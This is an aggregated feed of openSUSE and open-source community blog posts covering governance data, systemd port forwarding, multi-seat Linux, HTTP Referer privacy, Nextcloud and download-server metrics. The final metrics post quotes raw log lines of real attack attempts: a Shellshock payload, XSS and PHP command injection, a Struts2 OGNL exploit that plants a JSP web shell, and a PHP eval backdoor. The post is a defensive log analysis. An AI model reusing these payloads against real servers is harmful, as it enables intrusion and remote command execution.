
 Member
 cornelius
Mapping Open Source Governance Models
The project is up on GitHub right now. For each project there is a YAML file collecting data such as project name, founding date, links to web sites, governance documents, statistics, or maintainer lists. It's interesting to look into the different implementations of governance there. There is a lot of good material, especially if you look at the mature and well-established foundations such as The Apache Foundation or the Eclipse Foundation. I'm also looking into syncing with some other sources which have similar data such as Choose A Foundation or Wikidata.
The web site is minimalistic now. We'll have to see for what proves to be useful and adapt it to serve these needs. Having access to the data of different projects is useful but maybe it also would be useful to have a list of code of conducts, a comparison of organisation types, or other overview pages.

If you would like to contribute some data about the governance on an open source project which is not listed there or you have more details about one which is already listed please don't hesitate to contribute. Create a pull request or an open an issue and I'll get the information added.
This is a nice small fun project. SUSE Hack Week gives me a bit of time to work on it. If you would like to join, please get in touch.
Port Forwarding with systemd
Using Port Forwarding with xinetd has served me well at many occasions. As time proceeds, new technologies show up that allow for similar functionality and others are deprecated. When reading about the obsoletion of xinetd in SLES15, I wondered if you could do the port forwarding also with systemd instead of xinetd.
To accomplish the same port forwarding like in Port Forwarding with xinetd you can proceed as follows.
With systemd, the procedure is twofold. First you have to create a socket that listens on a stream. The second part is to start a proxy service that connects to a remote port. Both are connected by means of their respective name
/etc/systemd/system/http-switch.socket
/etc/systemd/system/http-switch.service
Just sticking with the previous example, let me use the following:
- the private has the IP address range 192.168.10.0/24
- the switch is configured with 192.168.10.254 and its management port is 80
- the jump host with access to both networks has the external address 10.10.10.1
- use port 81 to access the switch over the jump host
The first thing we need is a .socket file:
# cat /etc/systemd/system/http-switch.socket
[Socket]
ListenStream=10.10.10.1:81

[Install]
WantedBy=sockets.target
This socket must be connected to a proxy by means of the service name:
# cat /etc/systemd/system/http-switch.service
[Unit]
Description=Remote Switch redirect
Requires=network.target
After=network.target

[Service]
ExecStart=/usr/lib/systemd/systemd-socket-proxyd 192.168.10.254:80

[Install]
WantedBy=multi-user.target
After adding these files, the service can be enabled and started with the following commands:
systemctl enable http-switch.socket
systemctl enable http-switch.service
systemctl start http-switch.socket
systemctl start http-switch.service
The previous example is just a very basic one. Especially with the socket file, there is lots and lots of parameters and options available. For more information, see
man 5 systemd.socket
man 5 systemd.service
Dual head? Dual seat! Two users at one computer at the same time!
Dual Head, Multi-monitor
If you have two monitors attached to your computer then the setup is called dual head, the generic term for any number of monitors is multi-monitor.
This setup useful if a single monitor is not enough to show all needed windows at one. I use this setup for development where on the primary screen I have an editor or IDE running and on the second I have IRC chat, documentation, running virtual machines, etc… so I do not need to switch windows to see them.
But in this setup both monitors can used only one person at the same time.
Dual Seat or Multi Seat
If you have two monitors what about attaching one more keyboard and mouse and “split” the computer in half and have independent sessions for each user? That setup is called dual seat or multi seat in general.
Linux is a multi user systems from the very beginning. But normally these users either work remotely or they simply share one seat and need to cooperate who will use the computer when.
Hardware
For this multi seat solution you need a separate graphics adapter for each seat. Fortunately to to save some money you can combine discrete graphics cards with an integrated one. In my case I used an integrated Intel graphics adapter and a discrete AMD Radeon card.

If you use an integrated card you might need to enable the multi graphics support in BIOS because usually when a discrete graphics card is found the integrated one is disabled. In my case I had to enable the Multi-Monitor option in the BIOS:
Linux
I wanted to configure a multi seat already in the past, but it was really complicated. I would have to tweak the X.org config manually and there were lots of hacks.
But actually it turned out that using a modern Linux distribution like openSUSE Leap 15.0 makes this very easy!
Using the loginctl Tool
As in almost all modern Linux distributions also in the openSUSE Leap 15.0 the console is managed by the systemd login manager. To interact with it from the command line you can use a tool called loginctl.
It can handle the sessions, seats and users. Let’s see which seats are defined by default:
# loginctl list-seats
SEAT
seat0

1 seats listed.
Now we can list all hardware devices assigned to that seat:
# loginctl seat-status seat0
seat0
        Sessions: *5
         Devices:
                  ├─/sys/devices/LNXSYSTM:00/LNXPWRBN:00/input/input1
                  │ input:input1 "Power Button"
                  ├─/sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0A08:00/LNXVIDEO:00/input/input2
                  │ input:input2 "Video Bus"
                  ├─/sys/devices/LNXSYSTM:00/LNXSYBUS:00/PNP0C0C:00/input/input0
                  │ input:input0 "Power Button"
                  ├─/sys/devices/pci0000:00/0000:00:01.0/0000:01:00.0/drm/card0
                  │ [MASTER] drm:card0
                  │ ├─/sys/devices/pci0000:00/0000:00:01.0/0000:01:00.0/drm/card0/card0-DP-1
                  │ │ [MASTER] drm:card0-DP-1
                  │ ├─/sys/devices/pci0000:00/0000:00:01.0/0000:01:00.0/drm/card0/card0-DVI-D-1
                  │ │ [MASTER] drm:card0-DVI-D-1
                  │ └─/sys/devices/pci0000:00/0000:00:01.0/0000:01:00.0/drm/card0/card0-HDMI-A-3
                  │   [MASTER] drm:card0-HDMI-A-3
                  ├─/sys/devices/pci0000:00/0000:00:01.0/0000:01:00.0/drm/renderD128
                  │ drm:renderD128
                  ├─/sys/devices/pci0000:00/0000:00:01.0/0000:01:00.0/graphics/fb0
                  │ [MASTER] graphics:fb0 "amdgpudrmfb"
...
Obviously all are devices are assigned to the only seat defined in the system.
Creating a New Seat
Persistence
The configuration is persistent, the attached devices are remembered and automatically set after reboot. You do not need to assign the devices after each reboot.
Drawback
There is one drawback of enabling the multi seat feature - the multi head setup does not work anymore. :worried:
To make it work back you would have to reconnect the monitors back to the same card and move the assigned devices back to the original seat. That’s quite annoying but you could possibly automate the monitor connection by and automatic HDMI switch if you use HDMI (or DVI) for connecting the monitors.
The Use Case: Minecraft! :smiley:
To avoid arguing who will play Minecraft right now you can simply enable running two Minecrafts in separate sessions!

It’s not obvious from the picture, but there is only one computer below the table!

Browsing with HTTP Referer and Data Protection

Screenshot showing HTTP referer.
Consider a web page with URL α on web server A containing a link to a web page with URL β on web server B. If a web page visitor clicks on the link to β, many browsers send along with the request to server B for the web page β the referring webpage α. This information is sent in form of a HTTP request header.
Example Request with Referer Header
To illustrate this behaviour, let us assume you browse e.g. an adult-content web page β called https://newborn.xx/videos/some_video and click on a link to α that is https://blog.riemann.cc/digitalisation/2018/06/27/http-referer-and-data-protection/. Then, the HTTP request generated by your browser to download and display the webpage may contain the following fields:
Host: blog.riemann.cc
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.8,de-DE;q=0.5,de;q=0.3
Referer: https://newborn.xx/videos/some_video
DNT: 1
- Host
- A web server may serve more than one website. Hence, a host must be given to specify the requested webpage β.
- User-Agent
- The request contains information on the employed browser. Some servers may respond with a different, simplified webpage for e.g. outdated browsers.
- Accept
- The request contains information on response formats the browser could understand and display.
- Accept-Language
- The request contains information on the preferred languages of the response. This setting reflects the language setting of the browser or operating system.
- Referer [sic]
- It is actually a spelling mistake of the word referrer. The referring web page containing the link is provided.
- DNT (do not track)
- Modern browsers notify the web servers if the visitor wishes to not be tracked.
Impact on Privacy
If the request for β to the web server B contains the Referer field, then B learns which web page the visitor has visited before, i.e. https://newborn.xx/videos/some_video in the example above. Furthermore, B learns that this referring web page contains the link to β.
The impact on the visitor privacy is mentioned in the standard RFC 7231 Section 5.5.2:
The Referer field has the potential to reveal information about the request context or browsing history of the user, which is a privacy concern if the referring resource’s identifier reveals personal information (such as an account name) or a resource that is supposed to be confidential (such as behind a firewall or internal to a secured service). Most general-purpose user agents do not send the Referer header field when the referring resource is a local “file” or “data” URI. A user agent MUST NOT send a Referer header field in an unsecured HTTP request if the referring page was received with a secure protocol.
Also the documentation portal of Firefox has a notice on its web page to the Referer field.
The Referer header has the potential to reveal information about the browsing history of the user, which is a privacy concern.
According to the recommendation of the RFC standard, Firefox does not send a Referer field when:
- the referring resource is a local “file” or “data” URI,
- an unsecured HTTP request is used and the referring page was received with a secure protocol (HTTPS).
That means, if e.g. https://newborn.xx/videos/some_video contains a link to another HTTPS web page, the Referer field is sent.
Good Data Protection Practice
Not all, if not most, visitors do not understand that their browser sends a Referer field revealing a small part of their browsing history. In consequence, those visitors cannot give an informed consent. I remember how I installed my browser to identify a potential contractual legal basis.
My Linux operating system comes with Firefox pre-installed. During the installation of Linux, I confirm varying free software licenses that are all somewhat compatible to each other in one go (one click).
Firefox is provided under the terms of the Mozilla Public License. It contains an explicit Disclaimer of Warranty.
Covered Software is provided under this License on an “as is” basis, without warranty of any kind, either expressed, implied, or statutory, including, without limitation, warranties that the Covered Software is free of defects, merchantable, fit for a particular purpose or non-infringing. The entire risk as to the quality and performance of the Covered Software is with You. Should any Covered Software prove defective in any respect, You (not any Contributor) assume the cost of any necessary servicing, repair, or correction. […]
It is yet to be answered if a) the referer information constitutes personal data and b) the sharing of it (potentially among different parties on different continents) is covered on the basis of the browser license.
Independently of the answer, I think a much better practice would be to allow visitors to switch this sharing by their browser on and off. From a data minimisation point of view, no sharing should occur by default.
Interestingly, a bug has been filed in 2013 already:
(Regression) Data leak: HTTP-Referer sent when it should not be sent
This bug makes though a different assumption on when a Referer field should be sent. Consequently, I created a new bug report:
Data leak: HTTP-Referer sent without consent
Let us see what happens. :blush:
Update (2018-06-28)
While we wait for a comfortable user interface to disable the referer field, one can change the configuration of Firefox manually. I found the solution at a Mozilla Support page.
- In a new tab, type or paste
about:configin the address bar and press Enter/Return. Click the button promising to be careful. - In the search box above the list, type or paste
refererand pause while the list is filtered - Double-click the
network.http.referer.XOriginPolicypreference and enter the desired value:
| Value | Policy |
|---|---|
| 0 | no restrictions (default) |
| 1 | base domain must match (send from a.example.com to b.example.com) |
| 2 | full host name must match (only b.example.com to b.example.com) |
Seven Lessons of Open Source Governance
Be conscious about governance, not formal
Governance is important. Your project does have a governance model even if you don't think about it or if you don't write down the rules. It governs how your project will work and how people will be able to collaborate. It will also define a big part of your culture. You don't want to leave these things to chance. So be conscious about governance.That doesn't mean that you have to write rules and policies for everything. Often a healthy culture where people learn by following the example of the leaders and other members of the community works well. It might be tempting to create a formal structure to cover all kind of possible scenarios. But creating and maintaining policies is an expensive process. Don't be formal where you are not sure it's needed.
Spell out the fundamentals
There are some non-negotiables which have to be spelled out and written down. The license is the most important one for an open source project. You also might want to spell out some other aspects which define your culture such as values of your community or a code of conduct.Learn from others
There is a huge number of open source projects out there. They cover many different use cases, types of technology, and flavors of community. Learn from them. Most things have already been invented.Don't create foundations
You will know when to ignore this advice but generally don't create foundations. It's a lot of effort and needs ongoing work to keep up with the responsibilities and obligations you create by that.There is a number of umbrella organizations your project can join. This gives most of the benefits of having an own organization such as being able to handle money but with much less work.
Beware of growth
Different stages of an open source project need different types of governance. Growth will change the dynamics of your project. Be conscious and watch out for changes in the project which require changes in the governance.Also think about if you want to have growth at all and what kind of growth. Having many users is great but it also comes with responsibilities and expectations.
Keep your sanity
Your are working in the open. A lot of what you do is public. People will contact you and will want things from you. This can be overwhelming, especially if your project is successful. Find ways how you keep your sanity, how to avoid being stressed out by your open source work, how to keep a healthy balance between your open source work and the other parts of your life.Be kind
That might be the most important advice. Be kind. Be respectful. Be aware of cultural differences. Make sure that people feel well and are happy in your community.It's software development. It's all about people after all.

Working at Nextcloud

Working at Nextcloud is special. For one, we're a distributed company. Is it hard? Well, yes and no. Working from home is great with such a motivated team with very little management overhead and good communication. Our company is entirely built on it, that is why it works.
As an example, while our head of sales lives in Hannover, the rest of the sales people is spread over Berlin, Switzerland, Stuttgart... Engineers can be found in Germany, Netherlands, Spain, even Croatia and as far as Cape Verde. I'm sure I forgot some countries. Our biggest office in Stuttgart has less people than we have in Berlin!
But we connect in person: roughly every second month, at a company-wide meeting in a single place, usually Stuttgart, for a full week of coding and having a great time. And once a year we go to Berlin for our conference, happening the last week of August! All those meetings are open, with often lots of community members participating in the whole process of designing and deciding around our software.
And yes, the sales people join there, too. I have NEVER worked in a company where the sales people, the marketing team and the engineers were so good with each other. Respect between these three departments is extremely rare, as I'm sure every one of my readers knows from experience.

Me handing the mic to the guys that started it all back in 2010
What else is crazy about Nextcloud? Here's another one: where lots of companies struggle to find good engineers, that is literally the LEAST of our problems. We drown in amazingly good CV's and have a big pool of enthusiastic, qualified engineers who contribute to Nextcloud and already know the code. I wish we could hire them all but growing more than 50-80% per year isn't really health for a company culture...
Also special: other companies struggle to get sales leads and pay lots of (advertising) money for them. We, we drown in leads... Even without marketing automation. Our biggest challenge, instead, is answering all the requests from companies that want to buy our product - we need more sales people!
Yes, we're a pretty unique company in how we approach open source business and we're successfully taking on much bigger companies. Yes, it works! Just check how we're doing on Google Trends. Love that!
If you want to work for us, especially in sales, or know somebody who should, tell me ;-)
Or first learn about us by meeting us - you're welcome at our conference! Or at one of our meetups, there's a monthly one in Berlin for example.
Berlin #nextcloud meetup had to spread out as we didn't fit at one table... https://t.co/hx9h1OMGKd pic.twitter.com/4TXoS89a87
— Jos Poortvliet (@jospoortvliet) June 20, 2018
Announcing download.o.o access metrics
Adapted from announcement to opensuse-factory mailing list:
Adding to the variety of metrics already captured at metrics.o.o, I have added download.o.o access metrics. These metrics are sourced from the Apache access logs produced by the download.o.o machine. The goal of parsing the logs was to provide some insight into product adoption and long-term usage, in addition to overall project health.

The logs cover data from 2018-06-20 (and ingested daily going forward) to 2010-01-03 and amount to roughly 24TB of raw data. After exploring a few tools, like telegraf (since commonly paired with influxdb), they were found to be lacking in the speed department. For example, telegraf could not even handle 1000 entries per second which would require well over three years to parse the data (reduced to over 6 months using concurrency if it supported that). Influxdb also couldn’t handle the raw data (even a single day) as I had hoped to use it to perform the aggregations. As such, short of finding a magic tool which would still require customization for the custom log fields and meaning I opted to write a tool.
Given the speed sensitive nature of the problem I tested the primary scripting language of the openSUSE release tools, python, and compared it to PHP which I knew is generally faster. A simple test running a “starts with” on each log file line was an order of magnitude faster in PHP and the difference widened the more processing that was added. As such I opted for using PHP which was fast enough for the job while providing scripting language convenience. The end result was ~500,000 entries per second per core with full concurrency supported. Using this solution the last 8 years of data was processed and summarized in ~23 hours using 7 cores of an office machine. Going forward only the last day needs to be summarized which takes a minute or so.
For those interested the 24TB was summarized to roughly 12GB of data which is then aggregated to roughly 8MB in influxdb. The 12GB lives on metrics.o.o in order to aggregate new days against previous data. The tool could be changed to drop data past the largest aggregation interval (ie a month), but if the aggregation algorithm is changed it would require the summary data.
For further details about the tool or to review it see metrics/access directory and README.

One of the areas of interest was the number of beta systems Leap receives. The release schedule for the last three releases of Leap may be used to annotate the graphs by enabling the corresponding annotation at the top of the dashboard. The individual product series may also be isolated by clicking the product in the legend (ctrl+click to select more than one to isolate). The time range may also be changed using the tool in the top right (next to refresh button) or by selecting the area on graph (left click, hold, and drag to end of area desired). After focusing on 42.2 and 42.3 Beta phase we can see several thousand systems for both, but less for 42.3. It would be interesting to know if that reducing is a result of the rolling release model or something else.

One item to note is that, SUSE IPs (such as openQA) are not currently filtered out of the data and as such depending on usage may bump up the beta numbers. This is something I have not yet explored, but should not be too difficult to filter assuming an IP list or user-agent.
The extreme long-tail of systems on old products is interesting and would seemingly indicate either neglected installs, laziness, or fear of updating, but given around a quarter of openSUSE systems are on releases beyond end-of-life it is a bit concerning. :/ It may make sense to add an annotation containing product end of life dates. When compared to the last two versions of Leap, Tumbleweed usage amounts to nearly half of one Leap release or a fifth of systems on supported releases.

For those interested, in more details there are three collapsed sections at the bottom of the dashboard which contain additional breakdowns of the data and output from the tool. For example, you can see the request counts by unique system by product. Although the averages are reasonable, the maximums are extremely high. Such maximums seemingly indicate either spam or heavy UUID reuse. Changing the aggregation frequency to day shows a very flat series that seemingly indicates automation.

Another area of interest is the steady increase in ipv6 traffic to roughly 10% of current unique systems.
The tool output includes the raw log size the metrics represent for the current time interval in addition to the number of invalid entries encountered. From reviewing a large number of the entries marked invalid they indeed are generally bogus, attack attempts, or incomplete requests. If we see a large decline in system counts and huge spike in invalid counts that should be clear there is a problem with the logs or tool going forward, but the most recent numbers, before the log format was broken, show the lowest invalid counts.
The invalid log entry counts line up nicely with the big hole in the data.

If the time range is change to a year and the aggregation frequency (top left) is changed to a day we can very clearly see the correlation. It is even clear that the day before the big hole is the day the error was made as half the entries are invalid and log size is in between the day before and after.


Similarly, if the unique by product (stacked) is reviewed by day another pattern exposes itself. A consistent drop in unique counts by nearly 20%. In other words 20% of systems have weekends. :)

Also note that one can export the data as CSV in addition to viewing a graph full screen by clicking on the graph title. I look forward to receiving feedback and insight after people explore the data.
While reviewing some of the raw log data I discovered a fair number of interesting and odd entries. I will summarize some of the highlights below (excluded from mailing list announcement).
Lots and lots of invalid/bogus repositories like openSUSE_Leap_42.22222, openSUSE_14.0, or openSUSE_13.4.
Millions of lines of just combinedio_redirect as the result of a config problem from 2017-12-07 to 2018-03-08. These entries are correctly shown by extremely high invalid counts during that period Entertainingly, the systemd-journald took over with 100% CPU utilization trying to process the tool output for each invalid line. As such I disabled logging that particular case.
systemd-journald[435]: Suppressed 727678 messages from /system.slice/osrt-metrics-access.service
Someone seemed to be using download.o.o as some sort of status check (or DOS attack) as a single Chinese IP rapidly hit the root path over and over back in 2014 for weeks.
Lots of double quoted user-agents presumably from including the quotes in HTTP header which Apache then escapes to place in log quotes. For example, "\"Privoxy/1.0\"".
Lots of interesting attack attempts using various vectors, but most seemingly trying to utilize either the path or user-agent as a tool for execution either by the web server or log analysis tools.
xxx.xxx.xxx.xxx - - [02/Aug/2017:18:13:17 +0000] "GET /cgi-bin/wa HTTP/1.1" 404 1147 "-" "() { _; } >_[$($())] { echo Content-Type: text/plain ; echo ; echo \"bash_cve_2014_6278 Output : $((10+67))\"; }" g:RU:EU - r:- 541 1577 -:- ASN:- P:- size:- - - "-"

xxx.xxx.xxx.xxx - - [06/May/2018:17:06:39 +0000] "GET /wp-login.php HTTP/1.1" 404 1106 "-" "() { _; } >_[$($())] { echo Content-Type: text/plain ; echo ; echo \"bash_cve_2014_6278 Output : $((77+85))\"; }"     want:- give:- r:- -     -:- ASN:- P:-     544 1554 size:- -

xxx.xxx.xxx.xxx - - [03/May/2018:13:14:06 +0000] "GET /repositories/Mono/error.php?err=404 HTTP/1.1" 404 1162 "<script>alert(document.cookie);</script>" "\"; system(id);#"     want:- give:- r:- -     -:- ASN:- P:-     302 1581 size:- -

xxx.xxx.xxx.xxx - - [10/Mar/2018:20:14:52 +0000] "GET /repositories/M17N/SLE_12_SP2/nosrc/ HTTP/1.1" 200 4573 "\";print(md5(acunetix_wvs_security_test));$a=\"" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21"     want:file give:- r:- -     -:- ASN:0 P:0.0.0.0/0     328 4919 size:- -

xxx.xxx.xxx.xxx - - [01/Dec/2017:04:57:31 +0000] "GET //struts2-showcase/filedownload/index.action?method:%23_memberAccess%[url=mailto:3d@ognl.OgnlContext]3d@ognl.OgnlContext[/url]@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj[0],%23c%3d%23parameters.reqobj[1],%23req%3d%23context.get(%23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj[2],%23fos%3dnew%20java.io.FileOutputStream(%23b),%23fos.write(%23parameters.content[0].getBytes()),%23fos.close(),%23hh%3d%23context.get(%23parameters.rpsobj[0]),%23hh.getWriter().println(%23b),%23hh.getWriter().flush(),%23hh.getWriter().close(),1?%23xx:%23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletRequest&rpsobj=com.opensymphony.xwork2.dispatcher.HttpServletResponse&reqobj=%2f&reqobj=test.jsp&content=gif89a%3C%25%0A%20%20%20%20if%28%22024%22.equals%28request.getParameter%28%22pwd%22%29%29%29%7B%0A%20%20%20%20%20%20%20%20java.io.InputStream%20in%20%3D%20Runtime.getRuntime%28%29.exec%28request.getParameter%28%22l%22%29%29.getInputStream%28%29%3B%0A%20%20%20%20%20%20%20%20int%20a%20%3D%20-1%3B%0A%20%20%20%20%20%20%20%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%0A%20%20%20%20%20%20%20%20out.print%28%22%3Cpre%3E%22%29%3B%0A%20%20%20%20%20%20%20%20while%28%28a%3Din.read%28b%29%29%21%3D-1%29%7B%0A%20%20%20%20%20%20%20%20%20%20%20%20out.println%28new%20String%28b%29%29%3B%0A%20%20%20%20%20%20%20%20%7D%0A%20%20%20%20%20%20%20%20out.print%28%22%3C%2fpre%3E%22%29%3B%0A%20%20%20%20%7D%0A%25%3E HTTP/1.1" 404 3040 "http://download.opensuse.org//struts2-showcase/filedownload/index.action?method:%23_memberAccess%[url=mailto:3d@ognl.OgnlContext]3d@ognl.OgnlContext[/url]@DEFAULT_MEMBER_ACCESS,%23a%3d%23parameters.reqobj[0],%23c%3d%23parameters.reqobj[1],%23req%3d%23context.get(%23a),%23b%3d%23req.getRealPath(%23c)%2b%23parameters.reqobj[2],%23fos%3dnew java.io.FileOutputStream(%23b),%23fos.write(%23parameters.content[0].getBytes()),%23fos.close(),%23hh%3d%23context.get(%23parameters.rpsobj[0]),%23hh.getWriter().println(%23b),%23hh.getWriter().flush(),%23hh.getWriter().close(),1?%23xx:%23request.toString&reqobj=com.opensymphony.xwork2.dispatcher.HttpServletRequest&rpsobj=com.opensymphony.xwork2.dispatcher.HttpServletResponse&reqobj=%2f&reqobj=test.jsp&content=gif89a%3C%25%0A%20%20%20%20if%28%22024%22.equals%28request.getParameter%28%22pwd%22%29%29%29%7B%0A%20%20%20%20%20%20%20%20java.io.InputStream%20in%20%3D%20Runtime.getRuntime%28%29.exec%28request.getParameter%28%22l%22%29%29.getInputStream%28%29%3B%0A%20%20%20%20%20%20%20%20int%20a%20%3D%20-1%3B%0A%20%20%20%20%20%20%20%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%0A%20%20%20%20%20%20%20%20out.print%28%22%3Cpre%3E%22%29%3B%0A%20%20%20%20%20%20%20%20while%28%28a%3Din.read%28b%29%29%21%3D-1%29%7B%0A%20%20%20%20%20%20%20%20%20%20%20%20out.println%28new%20String%28b%29%29%3B%0A%20%20%20%20%20%20%20%20%7D%0A%20%20%20%20%20%20%20%20out.print%28%22%3C%2fpre%3E%22%29%3B%0A%20%20%20%20%7D%0A%25%3E" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html\xa3\xa9" g:CN:AS - r:- 3201 3515 -:- ASN:- P:- size:- - - "-"

xxx.xxx.xxx.xxx - - [01/Dec/2017:04:57:44 +0000] "GET //search.php?searchword=t0p&_GET[cfg_cachemark]=fuck.php.&_GET[cfg_powerby]=Copyright%3C?php%20eval%28$_GET[k]%29;?%3Efucked%20by%20luan HTTP/1.1" 404 1349 "http://download.opensuse.org//search.php?searchword=t0p&_GET[cfg_cachemark]=fuck.php.&_GET[cfg_powerby]=Copyright%3C?php%20eval%28$_GET[k]%29;?%3Efucked%20by%20luan" "Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html\xa3\xa9" g:CN:AS - r:- 621 1823 -:- ASN:- P:- size:- - - "-"
Others seem to be attempting to overload the server with exceptionally long paths or argument counts.
